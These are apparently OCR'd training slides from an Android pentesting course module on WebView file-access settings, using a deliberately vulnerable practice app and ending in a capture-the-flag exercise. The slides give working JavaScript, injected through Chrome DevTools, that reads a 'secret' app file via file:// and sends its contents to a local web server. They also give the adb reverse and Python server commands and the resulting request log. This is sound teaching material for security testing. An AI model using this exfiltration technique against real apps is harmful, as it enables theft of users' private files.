
- Go back to the `webViewFileAccessOptions` Activity and set the following settings:
  - `setAllowFileAccess` - enabled
  - `setAllowFileAccessFromFileURLs` - enabled
  - `setAllowUniversalAccessFromFileURLs` - enabled
  - "Use Malicious Erection website" – enabled
  - Everything use is disabled
- Tap "Open FileAccess Example"
- Your device should then reach out to Malicious Erection's website to load the following URL:
  - `https://maliciouserection.com/pentesting-exploits-noted-in-smartphones/module-6/webview-setallowfileaccess.html`



MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin - Example

- Scrolling down to the pictures, you should see that they do not get loaded
- This is one of the security implementations in WebViews that cannot be bypassed: websites loaded via `http://` or `https://` cannot access files via `file://` and `content://` schemes
- Since the current website was loaded via `https://`, the picture files cannot be read



MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin - Example


- At this point, you should understand what the different switches do in `webViewFileAccessOptions`
- Now, we will review how to exfiltrate files
- There are two files that, for demonstration purposes, are considered “secret”
  - `webview_file_access.txt`
  - `axolotl_file_access.jpg`
- Both of these files are located in the following directories:
  - `/data/data/com.maliciouserection.axolotl/files/`
  - `/storage/emulated/0/Android/data/com.maliciouserection.axolotl/files/`

The `axolotl_file_access.jpg` picture

MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin - Example

- Go back to the `webViewFileAccessOptions` Activity and set the following settings:
  - `setAllowFileAccess` - enabled
  - `setAllowFileAccessFromFileURLs` - enabled
  - “Use internal “Files” folder file” – enabled
  - Everything use is disabled
- Tap “Open FileAccess Example”
- The website should be loaded and the proper file access settings should be configured




MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin - Example

- To exfiltrate data, we will be using JavaScript
- To help assist with this, we will be using the Google Chrome DevTools to inject JavaScript directly into the WebView
- On your host machine, open Google Chrome and browse to `chrome://inspect`
  - Also make sure that your device is visible via the command `adb devices`
- After a few seconds, your device should appear
  - Click the `inspect` button

Google Chrome `chrome://inspect` tab

Google Chrome DevTools debugging window




MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin - Example

- We will be using `XMLHttpRequest` to retrieve the contents from `file:///data/data/com.maliciouserection.axolotl/files/webview_file_access.txt`
- In the `console` tab, type the following JavaScript to create a new `XMLHttpRequest()` object

```
var yayxhryay = new XMLHttpRequest();
```




Google Chrome debugging window

MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin - Example

- Next, create a function which executes when the `XMLHttpRequest()` successfully makes a request
- The function will send the response data to `http://localhost:8000/yay?data=<data>`




Google Chrome debugging window

```
yayxhryay.onreadystatechange = function() {
    if (yayxhryay.readyState == XMLHttpRequest.DONE) {
        location.href = "http://localhost:8000/yay?data=" +
encodeURIComponent(yayxhryay.responseText);
        }
    }
```

MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin - Example

- Finally, add code which will tell `XMLHttpRequest()` to retrieve the contents of `/data/data/com.maliciouserection.axolotl/files/webview_file_access.txt` via a GET request



Google Chrome debugging window

```
yayxhryay.open('GET',
'file:///data/data/com.maliciouserection.axolotl/files/webview_file_access.txt', true);
yayxhryay.send(null);
```

MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin - Example

- Before letting the JavaScript execute, open a terminal on your host and start a Python web server
  - `python -m http.server`
- Additionally, use `adb` to forward traffic on TCP port 8000 from the Android device to your web server
  - `adb reverse tcp:8000 tcp:8000`

```
c:\>adb reverse tcp:8000 tcp:8000
8000


c:\>python3 -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
```

Windows terminal window running the specified commands

MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin - Example

- Pressing “Enter” in the debugging window will let the JavaScript execute
- A message will appear saying that `http://localhost:8000/yay?data=YaySecretDataYay` does not exist
- Notice that the `data` GET parameter has the secret data and your web server should have received that data



Google Chrome debugging window

```
c:\>adb reverse tcp:8000 tcp:8000
8000


c:\>python3 -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
::ffff:127.0.0.1 - - [04/Jan/2024 14:42:46] code 404, message File not found
::ffff:127.0.0.1 - - [04/Jan/2024 14:42:46] "GET /yay?data=YaySecretDataYay HTTP/1.1" 404 -
::ffff:127.0.0.1 - - [04/Jan/2024 14:42:46] code 404, message File not found
::ffff:127.0.0.1 - - [04/Jan/2024 14:42:46] "GET /favicon.ico HTTP/1.1" 404 -
```

Windows terminal window with the web server request log

MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin - Example

- One more demonstration
- Re-open the WebView with the same file access settings and load `_example_index_2.html` from Axolotl's internal files
- Open the Google Chrome debugging tools and re-enter the same JavaScript code with some minor changes
  - The contents of `webview_file_access.txt` will be logged to the developer console
  - The WebView will try to load `webview_file_access.txt` via a `content://` scheme



Google Chrome debugging window


```
console.log(yayxhryay.responseText);

yayxhryay.open('GET',
'content://com.maliciouserection.axolotl.provider.FileProvider/yayrootyay/files/webview_file_access.txt', true);
```

MALICIOUS ERECTION LLC

WebView File Access & Cross-Origin - Example

- Pressing “Enter” in the debugging window will let the JavaScript execute
- This time, the contents of `webview_file_access.txt` is not retrieved
- According to the error message in the debugging window, the retrieval attempt was blocked due to a CORS policy
  - Attempting to access a file via `content://` from a `file://` origin is blocked
  - This makes sense since `setAllowUniversalAccessFromFileURLs` is currently set to `false`



Google Chrome debugging window

MALICIOUS ERECTION LLC

Module 6 Exercise

- Play with different settings and the debugging tools to try to exfiltrate `axolotl_file_access.jpg` and `webview_file_access.txt` from the following locations:
  - `/data/data/com.maliciouserection.axolotl/files/`
  - `/storage/emulated/0/Android/data/com.maliciouserection.axolotl/files/`
- Can you exfiltrate these files found on Malicious Erection's website via a WebView?
  - `https://maliciouserection.com/pentesting-exploits-noted-in-smartphones/module-6/axolotl_file_access.jpg`
  - `https://maliciouserection.com/pentesting-exploits-noted-in-smartphones/module-6/webview_file_access.txt`
- Capture The Flag - The WebView `com.maliciouserection.axolotl.activity.webview_activity` contains Flag 6
  - Use a single tap in Example Exploit to exfiltrate the flag

MALICIOUS ERECTION LLC